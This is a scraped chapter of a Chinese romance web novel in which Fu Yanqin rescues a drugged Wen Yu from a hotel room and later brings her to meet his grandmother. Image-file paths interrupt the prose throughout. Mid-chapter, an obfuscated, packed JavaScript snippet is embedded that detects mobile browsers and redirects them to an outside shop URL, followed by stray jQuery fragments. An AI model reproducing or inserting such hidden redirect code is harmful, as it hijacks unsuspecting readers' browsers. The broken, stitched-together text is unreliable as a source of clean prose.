电梯缓缓停在十六层,刚走出电梯间,傅言钦步子还算沉稳,可望着长长的走廊,他下意识加快了步伐。
1620、1619、1618……直到傅言钦看到1601的门牌号时,才怔怔地停住脚步。
是这一间,不过房间的隔音效果很好,站在门外,傅言钦什么都听不到。
他抬手敲了敲门,一开始还算礼貌,但片刻后见房间内依旧无人回应,也没有要打开的迹象,傅言钦不由自主地急切起来,敲门声更重。
很快,房间内的人被他惊动了,门被打开的时候,周则还穿着浴袍,领口半敞着,满身水汽,像是刚从浴室里出来。
他的脸上挂着被人打扰的不耐烦,不过见是傅言钦,周则的表情又变成了诧异,他以为一切都说好了,傅言钦这种时候来又是什么意思?
“傅少怎么来了?”周则不怀好意地上下打量,而后半开玩笑地讲:“难不成是想一起?”
傅言钦忍住想要一拳砸在他脸上的冲动,冷然问道:“温瑜呢?”
周则侧了下身子示意,“喏……”
傅言钦便看到了床上正躺着的人,一动不动,似乎没有意识,好在衣着还是整齐的,并未被人动过。
他抬脚要进去,却被周则挡在门口,“什么意思啊,傅少?”
“让开!”
周则没动,“傅少,这种事也得讲个先来后到,怎么着也得等我先……”
话没讲完,傅言钦的拳头便落了下来,他自认为自己已经十分理智,并且很有耐心,如果周则不阻拦,他们还可以相安无事,当做什么都没发生过。
温瑜恍惚间醒来,模模糊糊看到了天花板上的吊灯,有些晃眼,她还没来得及适应,耳边便传来了某人的痛呼声,视线落下来,周围的一切都很模糊,温瑜浑身上下没有力气,却又觉得燥热难忍。
不知道过了多久,周遭声音静下来,傅言钦站在门边,淡然地整理好衬衣袖口领口,又重新穿上西服,穿戴整齐后才缓步走进房间里。
温瑜看他,却只能看到一个模糊的轮廓。
傅言钦抬手摸了下温瑜的额头,滚烫的不像话,于是他急忙抱起温瑜往门外走,经过周则时,他正鼻青脸肿地靠坐在墙边,抖着手滑动手机,不知道是要报警,还是叫什么人来。
“傅言钦!你,你给我等着!这件事不会就这样算了……”
傅言钦顿住脚步,垂眸看他,居高临下地讲:“人我带走了,是我打的你,想报复就冲我来。”
抱温瑜回到车上的时候,她浑身都滚烫起来,死死抓住傅言钦的领口不肯松手。
傅言钦回握住她的手腕,“怎么这么烫?他给你下药了?”
温瑜没有回答,有气无力地反问:“傅言钦,现在你满意了?”
从进酒店的那一刻她就在赌,她赌傅言钦会不会真的看着她被人欺负而无动于衷,事实证明,她赌对了。
傅言钦也是她的学生,温瑜实在太了解他了,口是心非,嘴硬心软,可他终究是狠不下心。
“我带你去医院。”
“不要……”温瑜拼命摇头,恳求道:“不去医院,我想回家,求你放过我吧……”
这是第一次,温瑜在他面前示弱恳求,她原本是那么孤傲的一个人,从来没有什么事能让她放下尊严去恳求别人,可这一次,她是真的怕了,怕了他的报复……
“你觉得自己有选择的权利?”傅言钦声音发冷,“你凭什么求我放过你?”
于是温瑜更加激动,“傅言钦,你到底要我怎样做?不是恨我吗?恨我骗了你?又为什么要回头救我?”
只要想起刚刚发生的事,傅言钦就会因为觉得庆幸而痛苦,他庆幸自己回去的足够及时。但这也令他极度痛苦,因为任何一点庆幸都代表了他对傅家以及父亲的背叛。
傅言钦没再回答,他沉默地帮温瑜系好安全带,而后发动车子驶离。
医院里有很重的消毒水气味,温瑜躺在病床上睡着了,体温已经降了下来。
傅言钦坐在病床边的椅子上,看了温瑜许久,不自觉地想起很多以前的事,最后思绪被手机震动打断。
电话是唐斓打来的,傅言钦起身走出病房,才接通了电话,“奶奶……”
“小言啊,你都多久没回来看看我了?是不是都要把祖母忘了?”
傅言钦浅笑了下,温声回应:“怎么会呢?我明天就回家,然后好好在家里陪您几天……”
“哎呦,不是这个意思,公司的事情重要,别因为祖母耽误了工作……祖母就是,有点想你了……”
“我知道,不会耽误工作,我也很想念您。没能早点回去陪陪您,很抱歉。”傅言钦觉得愧疚,自从父亲去世后,他忙着公司的事情,也很少陪唐斓。
“干嘛道歉?祖母又没有怪过小言……对了,小瑜最近怎么样了?”
隔着窗玻璃,傅言钦望了眼病床上还在睡梦中的人,讲:“她,很好。”
“那带回家里吃个饭吧,你之前说喜欢人家,也不肯带回来让我见见……”
这话是傅言钦很久以前讲过的,只不过没想到,过去这么久,唐斓竟然还记得,她明明忘记了很多人和事。
“好,我带她回去。”
——
温瑜是在完全不知情的情况下被带去了傅宅,直到车子开进傅宅大门时,她才反应过来。
“为什么带我来这儿?”
“奶奶想见见你。”傅言钦停好车,又讲:“警告你,在她面前不要乱讲话,尤其不要提我父亲的事。”
温瑜点头,“知道了。”她想自己还没有可恶到要去欺负一个年过七旬的老人。
温瑜大概有半年多没见过唐斓,再次见到她,只觉得她的白发又多了不少。
唐斓坐在轮椅上,被佣人从房间里推出来,这两年,她的行动越发不便,家里请了康复师,但效果都不太好,到后来习惯了轮椅后,唐斓也就再也离不开轮椅了……“小瑜,好久不见,工作生活还顺利吗?”
温瑜笑着迎上来,得体回应:“谢谢老夫人的关心,我一切都好,倒是您,最近身体怎么样呢?”
其实温瑜
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17250521|189879||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
心里想,不管自己如今与傅言钦是何种境况,都不必让长辈再为他们担心,哪怕是装装样子也好,至少在唐斓这里,他们还可以放下其他,装作是一对恩爱的情侣。
唐斓轻轻拍了拍她的手背,笑着讲:“我身子一直都是这样,都这把年纪了,能到几时便算几时。唯一放心不下的是小言,等什么时候你们的婚事定下,我就能安心了……”
傅言钦听了这话,便笑着打断她:“奶奶,是谁说要做百岁的寿星,给家里添福气的?可不能讲话不作数。”
唐斓和蔼地笑了,弯着眉白了他一眼,嗔怪道:“就你嘴甜……”
“我这说的可都是实话,可不是糊弄您的糖衣炮弹。”
傅言钦几句话,便将唐斓逗得笑开怀。可身边人都觉得,比起之前,傅言钦变了许多,尤其变得沉稳内敛,就连温瑜也这么觉得。
或许只有在唐斓面前,他才会偶尔流露出些许意气风发的少年心性。
“说真的,你们的婚事打算定在什么时候?”
温瑜回答:“还不着急。”
唐斓却有些着急的讲:“都老大不小了,怎么能不急,小言及早成家,我也好早日安下心。要是担心思谦那边,我去同他这个老古董讲,我就不信,他敢不听他老母的话……”
听到“思谦”这这个名字时,温瑜下意识看向傅言钦,等着他的回答,可傅言钦许久都没再讲过话,只是看着茶几上的杯子失神,不知道在想些什么……
后来他们又聊了很久的天,一直到天黑,温瑜才被带到早就准备好的房间休息。
“今天,谢谢你……”关了门,傅言钦出乎意料的同她道谢,“作为感谢,以后我尽量不会逼你做你不喜欢的事。”
“尽量?”
那便是还会,毕竟他曾经说过,绝对不会放过她。
“那我现在不想见到你,想你离开这间屋子,可以吗?”傅言钦点了下头,讲:“可以,不过现在不行,等奶奶睡下,我就离开。”
说完他自顾自地在一旁的软皮沙发上坐下来,看了眼时间后,便打开笔记本电脑开始忙工作。
温瑜站了片刻,觉得有些尴尬,转而听傅言钦讲:“累的话可以先休息。”
难得如今这样的情形,他竟然还能有这样体贴的时刻。
温瑜合衣躺在床上,时不时看向他,他工作时很专注,如果不是温瑜见过他以前的样子,实在无法将此刻的傅言钦和两年前的傅言钦联系在一起。
或许是这些天太累了,困意袭来,温瑜不知不觉睡着了,醒来时天已经亮了,清晨微冷,傅言钦也不知去向。
她坐起身,整理好衣服走出房间,不知道是不是清晨的原因,傅宅里静悄悄的,也不见什么佣人,从长廊的窗户眺望出去,只在设有围栏的后院可以看到园丁正在修剪植物。
温瑜有些无聊,想到院子里转转,出了宅门,没走多远便看到一处露天花房,里面隐隐约约有个人影。
温瑜一开始没在意,以为是修剪草木的园丁,可靠近了才发现,花房里坐着的竟然是唐斓。